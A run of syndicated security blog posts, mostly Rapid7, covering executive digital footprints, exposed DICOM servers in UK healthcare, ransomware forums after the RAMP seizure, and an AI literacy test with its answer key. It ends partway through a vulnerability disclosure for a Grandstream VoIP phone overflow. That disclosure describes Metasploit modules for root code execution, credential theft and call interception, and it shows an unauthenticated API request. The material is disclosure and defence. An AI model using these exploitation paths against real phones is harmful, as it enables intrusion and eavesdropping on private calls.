In addition, external attack surface management (EASM) must be implemented to identify and remediate internet-exposed, unknown, overlooked, or misconfigured resources, including servers, API endpoints, and storage resources that could expose configuration or sensitive organizational data. Digital risk protection (DRP) programs must prioritize monitoring the personally identifiable information (PII) of executives and board members, privileged credentials, and sensitive intellectual property on dark web forums, data breach datasets, and social media platforms to detect and disrupt adversary reconnaissance and targeting activities in the early stages of an attack lifecycle.

To reduce the risk of credential exposure, organizations should also continuously monitor for leaked or compromised credentials associated with corporate domains, limit the public disclosure of internal technical information, implement strong authentication methods resistant to credential theft, and respond rapidly when exposed accounts or infrastructure are identified.

It is equally important to consider employees as an integral part of the extended security perimeter. Technical controls must remain the primary means of mitigation. Measures such as strict access restrictions, centralized logging and analysis, and automated detection and response mechanisms should form the core of the defense. At the same time, it is critical to raise employee awareness about how their personal online activities and digital presence can directly affect the organization’s security posture.

Organizations that implement these measures will see their digital footprint exposure transformed from a silent risk into a managed, measurable security domain, significantly reducing the likelihood of identity theft, targeted intrusions, and the leakage of critical intelligence.

Conclusion 

Today’s threat actors are no longer limited to exploiting technical vulnerabilities; they increasingly weaponize digital footprints as a primary enabler of their operations. For organizations, this means the attack surface extends well beyond networks and endpoints to include all externally exposed information. Any data available online about systems, infrastructure, or employees can be collected, correlated, and exploited to support reconnaissance, targeting, and intrusion planning, often without generating a single security alert or triggering traditional detection mechanisms. As a result, organizations that actively identify, monitor, and manage their external assets and digital footprint are better positioned to detect exposure early, reduce opportunities for adversaries, and strengthen their overall security posture before threats materialize.

Read the Rapid7 Labs threat report “Executives’ Digital Footprints: The Overlooked Corporate Vulnerability” for more insights and detailed recommendations.

Your MRI is Online: The Hidden Risks of Exposed DICOM Servers in UK Healthcare

Post Syndicated from Rapid7 original https://www.rapid7.com/blog/post/tr-mri-hidden-risks-exposed-dicom-servers-uk-healthcare

Hospitals invest heavily in physical security: Clinical areas are access-controlled, sensitive rooms are locked, and patient records are governed by strict handling procedures. Network exposure does not always receive the same level of scrutiny.

Rapid7 Labs identified more than 30 UK-based systems responding to DICOM requests over Port 104, the default port used for medical imaging traffic. These systems were reachable from the public internet at the time of observation. Project Sonar was used to confirm service responsiveness only; no attempt was made to access patient records or exploit the systems.

When Port 104 is reachable from outside trusted networks without VPN restriction or encryption, the imaging service can be detected through routine internet scanning. This type of exposure matters because protocols like DICOM were developed for use within protected clinical environments where network access is already controlled. 

Research into medical imaging infrastructure has found that when security best practices are not implemented, imaging systems and their acquisition gateways are placed on networks in ways that expose them to cybercriminal discovery. In one study of publicly accessible PACS (picture archiving and communication systems) servers, researchers reported that systems using default configurations or lacking appropriate network controls responded to internet scans and contained metadata such as patient identifiers, and the lack of basic protocol safeguards made them susceptible to data reconstruction and modification.

Why should DICOM not be internet-facing?

DICOM, or digital imaging and communications in medicine, is the international standard used to format, store, and transmit medical imaging data. It governs both the image itself and associated metadata, which can include patient identifiers, study details, acquisition parameters, and device information. Imaging modalities such as CT scanners and MRI machines use DICOM to send studies to Picture Archiving and Communication Systems (PACS), where images are stored and later retrieved by radiologists and clinicians.

DICOM operates at the application layer. Port 104 is the traditional default port associated with DICOM services, but the protocol is not limited to that port. PACS systems and imaging services may also communicate over web ports such as 80 or 443, and in some cases expose web-based or administrative interfaces over additional ports. In our broader research, we identified more than 15 PACS devices that were externally reachable, including systems accessible over standard web ports.

⠀

clarify-pacs-login-screen.png
Figure 1: Clarify – PACS admin login portal.

⠀

In standard hospital deployments, DICOM services are intended to operate within segmented and trusted clinical networks. The protocol historically assumed that the surrounding network would provide access control and protection. When imaging systems or PACS services are reachable from public IP space, whether over Port 104 or web-based interfaces, they may respond to protocol negotiation or HTTP requests and disclose service-level information. In some configurations, metadata or system details can be retrieved without strong authentication controls.

That condition does not necessarily imply full access to imaging archives. It does mean that clinical infrastructure is externally discoverable and capable of interaction beyond its intended network boundary. The risk arises from that exposure, particularly when it is unintended or unmonitored.

Exposed DICOM servers in the UK: What Rapid7 Labs found

Using Project Sonar, Rapid7’s internet-wide exposure monitoring framework, we identified more than 30 UK-based healthcare systems responding to DICOM-related requests, including services associated with Port 104. The exposure was not limited to that port. Additional PACS and related healthcare systems were observed to be reachable over web ports such as 80 and 443, with more than 15 PACS devices directly accessible from public IP space.

⠀

DICOM-medical-devices-exposed-UK-map.png
Figure 2: UK-based exposed Healthcare systems to the Internet.

⠀

This methodology does not exploit systems or access patient records. It confirms whether a service is reachable and actively responding.

For healthcare organizations navigating increased regulatory scrutiny and rising cyber threats, this kind of medical device exposure is unnecessary risk.

The cybersecurity risks of exposed medical imaging systems

When a DICOM server is exposed to the internet, and the risk extends beyond technical misconfiguration, it introduces three primary threat categories:

Patient data exposure and healthcare identity theft

DICOM files typically contain structured metadata fields, which may include:

  • Patient name.

  • Date of birth.

  • Study identifiers.

  • Referring clinician information.

If a system allows metadata queries without authentication or encryption, those identifiers may be retrievable. Healthcare data retains long-term value because it cannot be reissued in the way payment credentials can.

Medical image manipulation and clinical integrity risks

Imaging workflows depend on trusted transmission between modalities, PACS servers, and diagnostic workstations. Research has shown that medical images can be altered using machine learning techniques under controlled conditions. 

Exploitation requires access and technical capability, but exposure beyond intended network boundaries increases the potential attack surface. Clinical confidence depends on assurance that imaging data has not been modified in transit.

Ransomware entry points via PACS and imaging systems

Medical imaging systems like DICOM connect to PACS servers. If an exposed DICOM service provides a foothold, attackers may attempt lateral movement inside the network.

An exposed PACS server can quickly become operational ground zero – delaying procedures, disrupting diagnostics, and impacting patient care. As healthcare continues to face ransomware targeting across the UK and EU, edge systems and externally visible services are often initial access points.

UK healthcare attack surface exposure: DICOM is part of a wider pattern

The exposure of 30+ DICOM systems is concerning. But it is not isolated. A broader review of UK healthcare-associated IP space shows externally visible infrastructure including:

  • Cisco edge devices.

  • BigIP appliances.

  • Check Point firewalls.

  • Citrix NetScaler instances.

  • Ivanti Endpoint Manager Mobile.

  • SSL VPN portals.

Search for NHS registered names and filter on UK/GB:

System Tech

Count

ciscoSystems

153

BigIP

36

Check Point Firewall

30

Check Point SVN foundation httpd

26

Cisco ASA SSL VPN

6

Connectra Check Point Web Security httpd

6

Citrix Netscaler

4

Ivanti Endpoint Manager Mobile (EPMM)

4

Cisco IOS http config

2

Fortinet FortiGate

1

Fortinet FortiGate-100E

1

Fortinet FortiGate-40F

1

SonicWall

1

Sophos SSL VPN User Portal

1

Table 1: Externally visible technologies identified across UK healthcare-associated IP space.

⠀

These technologies are standard components of modern IT environments. The concern arises when exposure is unintended, unmonitored, or paired with delayed remediation. Public reporting in 2025 shows that ransomware groups continue to target healthcare following disclosure of vulnerabilities in edge appliances and remote access technologies. In several documented cases, exploitation occurred within days of vulnerability publication.

When more than 30 imaging systems are externally reachable, the underlying issue is unlikely to be a single isolated configuration error. It suggests incomplete visibility into which services are accessible from outside the organisation at any given moment.

⠀

NHS-product-trends-over-time-graph.png
Figure 3: Visibility of selected healthcare technologies over time.

External asset visibility and healthcare IT complexity 

Healthcare IT environments evolve incrementally, with legacy protocols remaining operational because imaging equipment has long service lifecycles. This slow evolution can cause complications like: 

  • Vendor default configurations are often inherited from initial deployment. 

  • Third-party integrations extending network connectivity beyond hospital campuses.

  • Broad remote access supporting distributed clinical teams. 

  • Cloud services introducing additional infrastructure layers that may not be consistently mapped alongside on-premise systems.

⠀

UK-DICOM-top-ransomware-groups-graph.png
Figure 4: Ransomware groups observed targeting UK/EU healthcare in 2025.

⠀

UK-DICOM-monthly-ransomware-activity-graph.png
Figure 5: Ransomware group activity observed around UK/EU healthcare in 2025.

Within this context, continuous external visibility becomes challenging. Many organisations do not maintain a real-time inventory of internet-facing services across all owned IP ranges. And so, without deliberate intent,  a DICOM server or medical device can become externally reachable., Until specifically identified, the exposure can persist. The lesson?Infrastructure designed for ease of deployment can accumulate risk when oversight is periodic rather than continuous.

How to reduce DICOM and medical device exposure

As ransomware groups accelerate and exploitation windows shrink, it would be easy to frame exposure as oversight. But that diagnosis would miss the point.

The issue is not a lack of cybersecurity awareness within the NHS. It is the structural complexity of modern healthcare IT environments, with legacy protocols continuing to operate alongside newer systems. 

  • Vendor-default configurations are often inherited rather than re-architected. 

  • Third-party integrations expand the digital perimeter beyond the hospital campus. 

  • Remote access services enable flexible care delivery, while cloud adoption accelerates faster than traditional governance models can adapt.

In this kind of environment, many organizations lack continuous visibility into which services are externally exposed at any given moment. If you do not know a medical device or DICOM server is accessible from the internet, you cannot secure it. What was once ‘plug and play’ infrastructure can quietly become ‘plug and prey’.

Securing DICOM servers in healthcare

Organizations reviewing imaging system security should confirm whether Port 104 is accessible from outside trusted networks. Where external access is operationally required, it should be restricted through VPN controls and strong authentication. DICOM traffic should be encrypted where supported.

Additional steps include:

  • Reviewing firewall rules governing PACS and modality communication.

  • Conducting periodic external service discovery across owned IP ranges.

  • Verifying vendor default configurations during deployment and upgrade cycles.

  • Monitoring newly exposed services following infrastructure or cloud changes.

These measures focus on aligning network exposure with clinical intent. The objective is straightforward: Ensure that imaging systems are reachable only by the parties that need them.

Healthcare cyber resilience starts with visibility

Imaging systems play a central role in diagnosis and care planning, with operational disruption creating immediate clinical consequences.. As regulatory scrutiny of healthcare cybersecurity continues to increase, confirming that DICOM services operate within intended network boundaries is a practical and measurable step toward reducing risk.

The identification of more than 30 exposed systems highlights a visibility gap rather than a failure of awareness. Addressing that gap begins with systematic review of external-facing infrastructure and sustained monitoring over time.

The Post-RAMP Era: Allegations, Fragmentation, and the Rebuilding of the Ransomware Underground

Post Syndicated from Alexandra Blia original https://www.rapid7.com/blog/post/tr-post-ramp-allegations-fragmentation-ransomware-underground-rebuild

Overview

The anatomy of the RAMP disruption

Active since 2021, the RAMP (Ransomware and Advanced Malware Protection) forum has established itself as a prominent hub within the cybercrime ecosystem, particularly for ransomware operators and affiliates coordinating attacks, sharing tooling, and trading access to compromised networks. On 28 January 2026, the Federal Bureau of Investigation (FBI), in coordination with the U.S. Attorney’s Office for the Southern District of Florida and the Computer Crime and Intellectual Property Section of the U.S. Department of Justice (DoJ), seized the forum’s infrastructure (Figure 1).

While public reporting focused primarily on the law enforcement action, the underground reaction revealed a deeper and more consequential development: a collapse of trust and increasing fragmentation within the ransomware community.

⠀

Seizure-notice-RAMP-domain.png
Figure 1 – Seizure notice on RAMP’s domain

⠀

Shortly after, the RAMP’s administrator, known as “Stallman”, confirmed on the cybercrime forums XSS and Exploit the seizure, stating that he would not attempt to rebuild it (Figure 2). The announcement immediately sparked debate. Some users questioned whether the takedown had been staged or was a “PR exit,” while others accused Stallman of cooperating with authorities. RAMP’s nameservers were subsequently observed pointing to infrastructure controlled by the FBI, confirming the seizure by U.S. law enforcement.

⠀

Stallmans-post-on-XSS.png
Figure 2 – Stallman’s post on XSS

⠀

Following the announcement, screenshots purporting to show portions of RAMP’s database were circulated via Telegram and reposted across underground forums (Figure 3). These images allegedly contained user email addresses and private messages. Several former RAMP members publicly acknowledged that elements of the leaked data appeared authentic and expressed concern that registration emails, private communications, or operational details could be exposed and potentially leveraged in investigations.

⠀

Screenshot-of-alleged-RAMP-leak.png
Figure 3 – Screenshot of alleged RAMP leak

⠀

Stallman denied that any breach had occurred, claiming the forum’s disks were encrypted and that the circulating screenshots were fabricated.

Despite competing claims, underground discussions converged around two primary scenarios:

  • Scenario A: Prior breach

    • The database was exfiltrated before the law enforcement seizure, and the subsequent takedown was unrelated to the leak.

  • Scenario B: Insider access

    • An individual with administrative privileges exported the database, either before or during the seizure process.

No clear consensus has emerged. However, based on behavioral patterns observed in previous forum seizures and the technical realities involved, pre-seizure database access appears plausible. Even if the database was encrypted, protection at rest does not prevent extraction while a system is actively running.

There are also unverified allegations that Stallman attempted to sell the database for 10 bitcoin, though these claims remain unsubstantiated.

The alleged leak, combined with accusations of selective moderation and inconsistent rule enforcement, fueled speculation that RAMP may have functioned as a honeypot or had been compromised long before its seizure. While there is no public evidence confirming that RAMP was deliberately operated as a law enforcement trap, perception often matters more than proof in underground ecosystems. As such, the honeypot narrative itself accelerates fragmentation and contributes to a shift toward smaller, more tightly controlled ransomware platforms.

With RAMP gone and no official successor announced, forum users quickly began discussing alternatives. Some argued that XSS should reconsider its prohibition on ransomware-related activity. XSS administrators reiterated that ransomware affiliate recruitment remains banned, likely to avoid attracting heightened law enforcement scrutiny. This sparked debate about the forum’s long-term positioning and whether it would maintain its policy stance or adapt to fill the vacuum left by RAMP.

This cycle of centralized growth to sudden disruption and migration toward successor platforms follows a recurring pattern observed after previous underground takedowns. When a dominant forum falls, the immediate effect is fragmentation and suspicion. In the absence of a trusted central marketplace, actors temporarily disperse, debate compromise theories, and test new governance models. Over time, smaller, vetted communities emerge to re-establish trust through higher entry barriers and tighter moderation. 

A prominent precedent is the shutdown of the cybercrime marketplace RaidForums in 2022, which was followed by the rise of BreachForums, a successor platform that inherited much of the user base and continued many of the same discussions and transactions. RAMP’s disruption appears to be following this familiar trajectory, suggesting not an end to coordination, but a restructuring of how and where it occurs.

Enter T1erOne: A potential successor

The vacuum left by RAMP’s disruption coincided with the emergence of T1erOne in early February, a closed forum with a reputation- and payment-based entry model. Membership requires either verified activity on other underground forums or a $450 payment, emphasizing exclusivity and trust vetting (Figure 4). This structure is designed to reduce the risk of infiltration or exposure, a direct response to the alleged leaks from RAMP.

⠀

T1erOne-registration.png
Figure 4 – T1erOne registration

⠀

The T1erOne model is further consistent with how RAMP itself operated previously. The forum specifically required proof of activity on other major underground forums or payment of a registration fee to help filter out infiltrators and low-trust actors. While this similarity does not prove T1erOne is RAMP’s direct successor, it makes sense structurally as a model that RAMP veterans would try to replicate.

While closed, paid-entry forums are not new, their emergence immediately after a high-profile seizure suggests defensive adaptation. By raising financial and reputational barriers, administrators reduce infiltration risk while signaling seriousness to high-value actors. If historical patterns hold, the next phase will likely involve smaller clusters of trusted actors consolidating around vetted spaces, with recruitment occurring through referrals rather than open posts. This reduces visibility but increases operational cohesion.

While limited information is available about this forum at the time of writing, it clearly advertises a ransomware offering, suggesting an intention to cover the gap that RAMP left in the cybercrime ecosystem (Figure 5). By openly advertising that ransomware is permitted, T1erOne already differentiates itself from forums like XSS or Exploit, which explicitly ban ransomware discussions or operational planning. This signals to operators that T1erOne is a safe space for ransomware-related activity.

⠀

T1erOne-ransomware-advertisement.png
Figure 5 – T1erOne ransomware advertisement

⠀

Early indicators from underground discussions suggest that ransomware affiliate programs have already been referenced in promotional posts on the forum, implying that affiliates may be evaluating T1erOne as a potential coordination hub. Notably, the ransomware group Qilin appears to have established an early presence on the platform, actively advertising its Ransomware-as-a-Service (RaaS) offering in an effort to attract new affiliates (Figure 6). There are also references to the Cry0 ransomware group engaging on T1erOne. At the time of writing, however, neither group has publicly referenced the forum on their known communication channels, which may indicate that activity remains exploratory or limited to closed recruitment efforts rather than representing a fully endorsed migration.

⠀

Qilin-RaaS-advertisement-T1erOne.jpg
Figure 6 – Qilin RaaS advertisement on T1erOne

⠀

T1erOne’s branding does more than advertise ransomware; it signals the continuation of an operational niche designed to fill the gap left in the cybercrime market. For defenders, this underscores a critical reality: The takedown of a public ransomware forum rarely ends operations; it alters where and how they occur. Threat actors migrate to smaller, more controlled communities where similar coordination persists, but with reduced transparency and higher barriers to monitoring. In this environment, disruption does not necessarily translate into deterrence. Rather, it drives a restructuring of the ecosystem into tighter, more resilient clusters, preserving operational continuity for threat actors while diminishing visibility for defenders.

Rehub: Migration to an existing open forum

In parallel with the emergence of T1erOne, ransomware activity has also been observed on Rehub, an underground forum that predates RAMP’s takedown (Figure 7). Domain records indicate that the platform has been active since August 2025, suggesting it was not created in direct response to RAMP’s disruption. However, its recent activity indicates that it is absorbing at least part of the displaced ecosystem.

⠀

Rehub-feed-screenshot.png
Figure 7 – Screenshot from Rehub’s feed

⠀

Unlike T1erOne, Rehub does not operate as a gated or reputation-based community. Registration requires only a username, password, and the answer to a basic security question, making entry significantly less restrictive. This low barrier to access contrasts sharply with T1erOne’s paid or reputation-based vetting model.

Rapid7 researchers independently verieif that several ransomware actors are already active on the platform. Notably, LockBit and the Gentlemen have maintained a presence on Rehub since September 2025, well before RAMP’s seizure. DragonForce, meanwhile, joined the forum on the same day RAMP was taken offline (Figure 8). The forum contains multiple posts openly advertising or discussing RaaS offerings (Figure 9).

⠀

Dragonforce-profile-rehub.png
Figure 8 – DragonForce’s profile on Rehub

⠀

Gentlemens-RaaS-advertisement.png
Figure 9 – Gentlemen’s RaaS advertisement

⠀

Rehub’s activity demonstrates that migration following RAMP’s disruption is not limited to newly established, closed communities. Instead, some actors appear to be leveraging pre-existing, lower-barrier platforms to continue coordination and recruitment.

Taken together, T1erOne and Rehub illustrate that post-disruption ecosystems rarely converge immediately around a single successor. Instead, they fragment across parallel coordination spaces before longer-term consolidation emerges.

Conclusion: Fragmentation, not finality

The post-RAMP landscape reinforces a familiar reality: Law enforcement can dismantle infrastructure, but it rarely dismantles the ecosystem behind it. Instead, disruption fractures trust and redistributes coordination across multiple platforms.

What has emerged is not a single successor, but diverging migration paths. Gated forums like T1erOne reflect an attempt to rebuild trust through exclusivity, tighter vetting, and higher-entry barriers. At the same time, platforms like Rehub demonstrate that some ransomware actors are leveraging accessible, pre-existing forums to maintain operational continuity and recruitment momentum. This fragmentation suggests adaptation rather than decline. In the immediate aftermath of disruption, dispersion appears to be the dominant pattern, not consolidation.

For defenders, this shift complicates visibility. Monitoring strategies can no longer focus on a single dominant forum. Instead, security teams must track actor migration patterns across multiple environments, identify early RaaS recruitment signals, and correlate underground developments with intrusion activity. As coordination spreads across both gated and open platforms, contextual and timely intelligence becomes critical.

At Rapid7, we continuously monitor underground ecosystems to detect migration trends, emerging coordination spaces, and shifts in affiliate behavior before they scale into campaigns. By combining deep threat intelligence with frontline incident response insights, we help organizations maintain situational awareness even as ransomware coordination becomes more distributed and less predictable.

RAMP’s takedown represents meaningful disruption, but not deterrence. As the ecosystem restructures across both exclusive and open platforms, defenders must adapt just as quickly to maintain the advantage.

New Report: The Digital Footprints of Many Executives Can Leave Their Companies Seriously Exposed

Post Syndicated from Rapid7 original https://www.rapid7.com/blog/post/tr-new-rapid7-report-digital-executive-footprints-exposing-organizations

Senior leaders are visible by design. They speak at events, post on LinkedIn, sit on boards, and sign public filings. That visibility builds brands and drives growth. It also creates risk.

In our latest Rapid7 Labs report, Executives’ Digital Footprints: The Overlooked Corporate Vulnerability, we analyzed data from hundreds of engagements across 2024 and 2025 to understand how exposed today’s executives really are and what that means for the enterprise.

Behind our Executives’ Digital Footprints report

The findings are clear: an executive’s online footprint is not just a privacy issue. It is a business risk.

Across industries, we found that surface web data, public records, social media activity, and leaked credentials combine to create a detailed profile that threat actors can weaponize. In many cases, 60% of an individual’s digital risk exposure is retrievable through a simple surface web search. When paired with breached credentials circulating in criminal forums, that information fuels business email compromise, spear phishing, impersonation, and even hybrid cyber-physical threats.

Our research features the Rapid7 Exposure Prevention (REP) Score, a quantitative metric that measures executive exposure across four areas: general exposure, social media, public records, and leaked credentials. The data reveals meaningful differences by industry and geography, with U.S.-based executives generally more exposed than their European counterparts, particularly in public records and credential leaks.

High-profile incidents continue to show how small details can lead to large-scale impact. The takeaway for security leaders is direct: protecting executives requires more than awareness training. It demands continuous monitoring, strong authentication, proactive credential hygiene, and integration between cyber and physical risk programs.

Download the Rapid7 report

Download the full report to see how your organization compares and how to reduce executive exposure before attackers take advantage.

The challenges of measuring AI literacy

Post Syndicated from Bobby Whyte original https://www.raspberrypi.org/blog/the-challenges-of-measuring-ai-literacy/

Measuring student understanding in computing education is not an easy task. As AI literacy becomes an important pillar in computing education, defining and accurately measuring students’ understanding of concepts and their skills is an even greater challenge.

A girl doing Scratch coding in a Code Club classroom

In a recent seminar in our series on teaching about AI and data science, researcher Jesús Moreno-León (Universidad de Sevilla) talked about his work in developing assessment tools for computational thinking (CT) and AI literacy. Jesús is also co-founder of Programamos, a non-profit organisation that promotes the development of computational thinking, supporting teachers through training and sharing resources.

Jesús Moreno-León (Universidad de Sevilla/Programamos).
Jesús Moreno-León (Universidad de Sevilla/Programamos)

Developing assessment tools in computer science

Jesús began by discussing the recent development of computer science assessment tools. Together with Gregorio Robles (Universidad Rey Juan Carlos), they created Dr Scratch, a web-based tool to assess the quality of Scratch projects and detect errors and bad programming habits (e.g. dead code). Projects are scored on the use of computational thinking concepts (e.g. parallelism, conditional logic) and the use of desirable programming practices (e.g. naming sprites, removing duplicate scripts) in order to give feedback to students and teachers to iteratively improve their Scratch projects.

Dr Scratch tool.
Dr Scratch tool.

Alongside measuring students’ programming skills, Jesús also shared work by Marcos Román-González (Universidad Nacional de Educación a Distancia) to develop the Computational Thinking test (CTt), a 28-item assessment tool designed to measure the computational thinking skills of students aged 10 to 16 years old. Two collaborators, María Zapata and Estafanía Martín (Universidad Rey Juan Carlos) further adapted these items to create the Beginners Computational Thinking test (or BCTt), an unplugged assessment suitable for younger learners aged 5 to 10 years old.

Teaching about AI in Spain

Jesús also described his more recent work at the Ministry of Education and Vocational Training in Spain to promote computer science at all educational levels. One initiative, La Escuela de Pensamiento Computacional e Inteligencia Artificial (or the School of Computational Thinking and Artificial Intelligence), supported Spanish teachers through training and resources to introduce CT and AI into the classroom. Over 400 teachers and 7000 teachers took part across Spain through unplugged activities and tools such as Machine Learning for Kids and LearningML, allowing students to classify text and images using machine learning. Older students created apps using the MIT App Inventor. When evaluating the design of the curriculum, they found they had strong instruments to measure the development of CT — such as the assessment tools described above — yet nothing to measure AI literacy.

The School of Computational Thinking and Artificial Intelligence curriculum.

A tool for measuring AI literacy

The lack of valid AI literacy assessment tools led the team to develop the AI Knowledge Test (or AIKT), a 14-item survey consisting of multiple-choice questions designed to measure students’ understanding of AI. The instrument was inspired by previous work in the field and relevant research (e.g. the AI4K12 framework).

An example from the AI Knowledge Test

An example of one of these items is presented below. Can you solve it? The answer is at the bottom of this article.

Q1. Which of the following strategies would be most appropriate for teaching a computer to recognise photos of apples?

  1. Train the computer with photos of dogs
  2. Train the computer with several photos of different apples, taken in different places and contexts
  3. Train the computer with several similar photos of the same apple, taken in the same place
  4. Train the computer with several identical copies of the same photo of an apple

Testing the test

In a study on the impact of programming activities on computational thinking and AI literacy in Spanish schools, the authors tested these knowledge-based items with over 2000 students to assess the reliability (e.g. internal consistency), or a measure of the quality of a survey or test. They found one item (“As a user, the legal regulation that is approved regarding AI systems will affect my life”) did not correlate with the other items. This left a total of 13 items which were found to have sufficient internal consistency — meaning how well each item correlated with one another to measure an underlying construct (i.e. “AI knowledge”). They concluded that the assessment tool needed a higher ceiling and needed to address common misconceptions. The authors also learned that teachers needed free and open-source tools with low barriers for entry, such as not needing registration, and were suitable for classroom use, such as limiting data sent to the cloud.

AI literacy in the generative era

With the rise of generative AI tools like ChatGPT or Google’s Gemini, Jesús and his colleagues felt their AI literacy assessment tool needed to focus on the capabilities of generative AI tools. They also felt they needed to take a broader view of AI and focus on additional dimensions, such as the social and ethical implications of AI tools. They are, therefore, currently revising their assessment items to align with several common frameworks, including the SEAME framework and AI Learning Priorities for All K–12 Students.

An example from the revised AI Knowledge Test

One of the revised items is presented below. Can you solve it? The answer is revealed below.

Q2. You have asked your students to design a decision tree to classify different fruits based on three characteristics: color, size, and shape. To check whether the following proposed solution is correct, you are going to test it with a small, round, yellow apple.

  1. Apple
  2. Watermelon
  3. Lemon
  4. Banana

Learn more about this work

Jesús concluded the seminar by describing his intentions to collaborate with others to test the revised AI literacy instrument with students in early 2026. We look forward to hearing about their results!

You can watch Jesús’s whole seminar here:

If you are interested to learn more about Jesús and his work, you can read about his development of the AI Knowledge Test (or AIKT) here and the Computational Thinking test (CTt) here or look at the original items here. You can also learn about the Beginners Computational Thinking test (BCTt) by watching a Raspberry Pi research seminar about it or reading about it here.

Join our next seminar

In our current seminar series, we’re exploring applied AI and how AI can be taught across the curriculum. In our next seminar in this series on 17 March at 17.00 UK time, we welcome Rebecca Fiebrink (University of the Arts London) who will explore the questions of how and why we might teach AI for creative practitioners, including children, students, and professionals.

To take part in the seminar, click the button below to register. We hope to see you there.

The schedule of our upcoming seminars is available online. You can catch up on past seminars on our blog and on the previous seminars and recordings page.


Answers

  • Q1: 2
  • Q2: 3

The post The challenges of measuring AI literacy appeared first on Raspberry Pi Foundation.

The Phone is Listening: A Cold War–Style Vulnerability in Modern VoIP

Post Syndicated from Douglas McKee original https://www.rapid7.com/blog/post/ve-phone-listening-cold-war-vulnerability-modern-voip

I don’t know about you, but when I think about “critical vulnerabilities,” I usually picture ransomware, data theft, or maybe a server falling over at 2 a.m. while someone frantically searches Slack for the last good backup.

What I don’t picture is a scene straight out of a Cold War spy film.

CVE-2026-2329: Setting the scene

Dimly lit office. After hours. The city skyline glowing through the glass. Two executives leaning over a polished conference table, whispering about an acquisition. A red light blinking softly on the desk phone. Everything feels normal… Except it isn’t. Researchers at Rapid7 have disclosed CVE-2026-2329, a critical unauthenticated stack-based buffer overflow in the Grandstream GXP1600 series of VoIP phones. Let me take a moment to explain why that sentence, while technical and slightly dry on the surface, should make you sit up a little straighter.

At its core, this is a classic memory corruption issue. The kind many of us learned from in our early exploitation days. And if you’ve spent time in cybersecurity long enough, you’ve seen this movie before. But here’s where it gets interesting: an attacker finds an exposed VoIP phone – maybe it’s directly reachable, or maybe it’s pivoted to from somewhere else inside the network. They trigger the overflow, gain root, and at this point, nothing explodes. No alarms go off, and the phone doesn’t brick itself in protest. It just quietly accepts new instructions.

With root access, the attacker can reconfigure the device’s SIP settings to point to infrastructure they control. A malicious SIP proxy. Calls still dial. The display still lights up. The user still hears a dial tone. But now, every call flows through someone else’s hands first. There’s no dramatic “wiretap installed” moment. No van parked outside with antennas on the roof. Just silent, transparent interception. Conversations about contracts, negotiations, legal strategy, maybe even sensitive personal matters — all are relayed in real time.

This isn’t about crashing a device for fun, it’s about persistence and invisibility. VoIP phones are trusted implicitly. They sit on desks for years, deployed once and forgotten thereafter. Rarely monitored like servers or endpoints, and almost never treated as high-value assets. But voice carries nuance. Tone, intent, and strategy. Things you don’t always see in email or chat logs. The reality of it is that once you move from “denial of service” to “silent interception,” the impact shifts dramatically. This stops being a theoretical CVE in a spreadsheet and starts becoming a confidentiality issue at the human level.

Now, to be fair, exploitation requires knowledge and skill. This isn’t a one-click exploit with fireworks and a victory banner. But the underlying vulnerability lowers the barrier in a way that should concern anyone operating these devices in exposed or lightly-segmented environments. And that’s why this one caught my attention. Not because it’s the first buffer overflow we’ve ever seen, and not because it’s technically flashy, but because it works quietly. Perfectly.

Like a phone that never misses a call, but while someone else is listening.

The technical details on CVE-2026-2329

If you’re a researcher, engineer, or just someone who enjoys digging into stack layouts and exploit chains, we’ve put together a full technical deep dive on the Rapid7 blog. That includes:

  • Root cause analysis
  • Stack memory breakdown
  • Exploit development methodology
  • Post-exploitation impact
  • Metasploit module details

You can read the full technical analysis here.

CVE-2026-2329: Critical Unauthenticated Stack Buffer Overflow in Grandstream GXP1600 VoIP Phones (FIXED)

Post Syndicated from Stephen Fewer original https://www.rapid7.com/blog/post/ve-cve-2026-2329-critical-unauthenticated-stack-buffer-overflow-in-grandstream-gxp1600-voip-phones-fixed

Overview

Rapid7 Labs conducted a zero-day research project against the Grandstream GXP1600 series of Voice over Internet Protocol (VoIP) phones. This research resulted in the discovery of a critical unauthenticated stack-based buffer overflow vulnerability, CVE-2026-2329. A remote attacker can leverage CVE-2026-2329 to achieve unauthenticated remote code execution (RCE) with root privileges on a target device. A vendor supplied firmware update, version 1.0.7.81, is available to fully remediate CVE-2026-2329.

The vulnerability is present in the device’s web-based API service, and is accessible in a default configuration. As all models in the GXP1600 series share a common firmware image, the vulnerability affects all six models in the series: GXP1610, GXP1615, GXP1620, GXP1625, GXP1628, and GXP1630.

CVE-2026-2329 has a CVSSv4 score of 9.3 (Critical), and a Common Weakness Enumeration (CWE) of CWE-121: Stack-based Buffer Overflow.

Impact

To demonstrate the impact of this vulnerability, a Metasploit exploit module has been developed. This demonstrates how an unauthenticated attacker could leverage this vulnerability to gain root privileges on a vulnerable device. A complimentary post-exploitation module has also been developed. This allows an attacker to gather credentials, such as local user and SIP accounts, stored on a compromised GXP1600 device. Both Metasploit modules are available here.

Shown below is the exploit module being run against a target Grandstream GXP1630 device running a vulnerable firmware version 1.0.7.79.

⠀

figure1_grandstream_gxp1600_rce1.png
Figure 1: Metasploit exploit module targeting a GXP1630 device.

⠀

As we can see above, the attacker achieves unauthenticated RCE with root privileges on the device. This is demonstrated by executing a Meterpreter payload and running several arbitrary OS shell commands.

In addition to achieving RCE with root privileges, we can also demonstrate using this capability to extract secrets from the target device, such as local and SIP account credentials. Shown below is a Metasploit post-exploitation module that leverages an existing session on the target (established via the exploit module) to extract secrets from the device.

⠀

figure2_grandstream_gxp1600_rce2.png
Figure 2: Metasploit post module gathering credentials from a GXP1630 device.

⠀

Finally, we can leverage our RCE capabilities to reconfigure the target device to use a malicious SIP proxy, allowing an attacker to transparently intercept phone calls to and from the device, and eavesdrop on the audio. While the ability to leverage a malicious SIP proxy to intercept phone calls is not specific to these Grandstream devices, and is dependent on the SIP infrastructures configuration, it highlights the serious impact an unauthenticated RCE vulnerability has against VoIP phones. Rapid7 Labs has developed a SIP proxy for testing and auditing SIP infrastructure, which is available here.

Credit

This vulnerability was discovered by Stephen Fewer, Senior Principal Security Researcher at Rapid7 and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.

Technical analysis

Our analysis is based upon a GXP1630 device running firmware version 1.0.7.79. During testing, the test device had an IPv4 address of 192.168.86.77.

A HTTP service is listening by default on TCP port 80. This service provides both a web administration interface and an API. The API endpoint /cgi-bin/api.values.get is accessible to a remote attacker with no authentication. This endpoint is designed to request one or more configuration values from the phone. For example, you can request the phone’s firmware version and model number via the following HTTP POST request using curl.

⠀

C:\>curl -ik http://192.168.86.77/cgi-bin/api.values.get --data "request=68:phone_model"
